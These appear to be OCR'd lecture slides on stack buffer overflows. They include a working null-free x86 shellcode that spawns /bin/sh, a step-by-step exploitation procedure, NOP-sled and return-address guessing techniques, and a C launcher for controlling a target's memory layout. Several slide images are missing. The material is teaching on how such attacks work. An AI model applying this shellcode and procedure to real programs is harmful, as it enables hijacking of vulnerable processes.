- Overwrite ‘X’ with al
- Push eax instead of 0
- movb $0xb, %al overwrites just the least significant byte of eax with 11

```
31 c0                   xorl    %eax, %eax
68 2f 73 68 58          pushl   $0x5868732f
68 2f 62 69 6e          pushl   $0x6e69622f
88 44 24 07             movb    %al, 0x7(%esp)
89 e3                   movl    %esp, %ebx
50                      pushl   %eax
89 e2                   movl    %esp, %edx
53                      pushl   %ebx
89 e1                   movl    %esp, %ecx
b0 0b                   movb    $0xb, %al
cd 80                   int     $0x80
```

Fancy new shellcode!

- No forbidden characters!
- Can we now copy and paste? Pretty much! (subject to constraints)
- Exploitation procedure:
  1. Find vulnerability that lets you inject shellcode into process
  2. Find vulnerability that lets you overwrite control data (like a return address) with the address of your shell code (this can be the same vuln as in step 1)
  3. Exploit vulnerabilities in steps 1&2

How do you know the address of the shellcode?

- Memory layout is affected by a variety of factors
  - Command line arguments
  - Environment variables
  - Threads—let's ignore these for now
  - Address space layout randomization (ASLR)—we'll come back to this later




Image source: http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory/


Dealing with addresses

- When overwriting the return address on the stack, we may not know the exact stack address
  - Duplicate the return address several times
- But where should it point? We probably don't know the exact address of the buffer where we injected our shellcode
  - Add a bunch of nop (no-op) instructions to the beginning of our shellcode and hope we land in the middle of them.
- Sometimes we can control the layout and make it deterministic


Hard to guess address

- NOTE: For the rest of these slides, low addresses are on the top, high are on the bottom!


Hard to guess address



Hard to guess address




Hard to guess address



Hard to guess address

Hard to guess address



Deterministic layout

- We can control the process's command line arguments and environment by launching the program ourselves:

```
 1 #include <unistd.h>
 2
 3 int main() {
 4         char *argv[3];
 5         char *envp[1] = { NULL };
 6         argv[0] = "/path/to/target";
 7         argv[1] = "argument";
 8         envp[0] = NULL;
 9         execve(argv[0], argv, envp);
10 }
```

Buffer overflows

- Not just for the return address
  - Function pointers
  - Arbitrary data
  - C++: exceptions
  - C++: objects
  - Heap/free list
- Any code pointer!